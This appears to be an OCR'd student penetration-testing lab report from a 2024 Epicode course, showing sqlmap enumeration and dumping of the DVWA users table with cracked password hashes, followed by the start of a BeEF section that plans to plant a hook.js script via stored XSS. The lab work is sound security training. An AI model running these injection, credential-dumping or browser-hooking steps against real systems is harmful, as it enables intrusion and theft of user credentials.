
BUILDWEEK 2

TEAM 1

2024
EPICODE

INDEX

- SQL MAP
- BeEF
- BOF
- Exploit Metasploitable
- Exploit WindowsXP



SQL Map

S T R U C T U R E D - Q U E R Y - L A N G U A G E

What is SQL Map?

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. It is designed to identify and take advantage of SQL injection flaws, allowing security professionals to understand the extent of a vulnerability and how it can be used by attackers.

EXECUTION


We have updated the IP addresses of the testing machines **Kali Linux** and **Metasploitable** to ensure a secure and controlled testing environment.

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.13.100/24
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 2001:b07:a2a:77af:a00:27ff:fe1e:364a/64 scope global dynamic mngtmpaddr proto kernel_ra
       valid_lft 86372sec preferred_lft 86372sec
    inet6 fe80::a00:27ff:fe1e:364a/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.13.150/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:bf:13:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
    inet6 2001:b07:a2a:77af:a00:27ff:febf:13a9/64 scope global dynamic
       valid_lft 86311sec preferred_lft 86311sec
    inet6 fe80::a00:27ff:febf:13a9/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Walkthrough: 1. Find Cookies with inspect(Q) or Burpsuite

We located the session cookies, specifically the **PHPSESSID** cookie and the **security level cookie**. We then copied these cookie values to use in our SQLMap commands, allowing us to authenticate requests as the **logged-in user.**





```
1  GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2  Host: 192.168.13.150
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Referer: http://192.168.13.150/dvwa/vulnerabilities/sqli/
9  Cookie: PHPSESSID=7089c48ed57fe753b8fd06b66dac62a2; security=low
10 Upgrade-Insecure-Requests: 1
11
```

Walkthrough: 2. Launch sqlmap

In this example, we used SQLMap to enumerate the available database schemas of a web application with a known SQL injection vulnerability:

sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=" " --dbs

The command is used to enumerate the database



Walkthrough: 3. Enumaration vuln. DBSM

```
[07:12:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[07:12:04] [INFO] enumerating database management system schema
[07:12:04] [INFO] fetching tables for database: 'dvwa'
[07:12:04] [INFO] fetched tables: 'dvwa.guestbook', 'dvwa.users'
[07:12:04] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[07:12:05] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: guestbook
[3 columns]
+------------+-----------------------+
| Column     | Type                  |
+------------+-----------------------+
| comment    | varchar(300)          |
| name       | varchar(100)          |
| comment_id | smallint(5) unsigned  |
+------------+-----------------------+

Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[07:12:05] [INFO] fetched data logged to text files under

[*] ending @ 07:12:05 /2024-05-27/
```

sqlmap **-u** "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=" " **--columns -T users --batch**

Tables of users DBMS

sqlmap **-u** "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=" " **-D dvwa --tables**

```
[06:54:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[06:54:13] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[06:54:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'

[*] ending @ 06:54:14 /2024-05-27/
```

Tables of DBMS

CONCLUSION

During this lab activity, we applied the SQL injection techniques discussed in theoretical lessons to exploit a vulnerability in the DVWA Web Application. The objective was to retrieve the clear text password of the user Pablo Picasso.
With the DVWA difficulty level
set to LOW, we identified and exploited the SQL injection vulnerability to access the database and find the user's password.
The next step was to decrypt the obtained password, following the techniques learned, to retrieve it in clear text. This exercise demonstrated the critical importance of web application security and the need to protect sensitive data with appropriate security measures.
Finally, this practical experience reinforced our understanding of SQL injection vulnerabilities and strategies to mitigate them, emphasizing the importance of secure coding practices and regular security audits for web applications

```
[06:57:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[06:57:20] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[06:57:20] [INFO] fetching current database
[06:57:20] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:57:21] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:57:21] [WARNING] reflective value(s) found and filtering out
[06:57:21] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:57:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:57:21] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:57:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:57:21] [INFO] starting 8 processes
[06:57:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:57:22] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:57:23] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:57:23] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                           | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.13.150/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        | admin     | admin      |
| 2       | gordonb | http://192.168.13.150/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)          | Brown     | Gordon     |
| 3       | 1337    | http://192.168.13.150/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)         | Me        | Hack       |
| 4       | pablo   | http://192.168.13.150/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)         | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.13.150/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------------------+-----------+------------+

[06:57:26] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/dvwa/users.csv'
[06:57:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'

[*] ending @ 06:57:26 /2024-05-27/
```


Walkthrough: 4. Dump users and passowrd

sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=" " --dump -T users --batch

BeEF

BROWSER - EXPLOITATION - FRAMEWORK

2024
EPICODE



2024
EPICODE

What is BeEF?

BeEF is a software framework, a tool used to analyze and exploit vulnerabilities in web browsers. In practice, it allows for 'hooking' a browser and experimenting with various attack techniques in real time, thereby helping to enhance the security measures of the browser itself.

SET UP

Once BeEF is launched, we will go ahead and save the **HOOK URL**, **http://192.168.50.100:3000/hook.js**, which we will then insert into the content of a stored XSS message and execute it as a script to establish a connection with the tool.

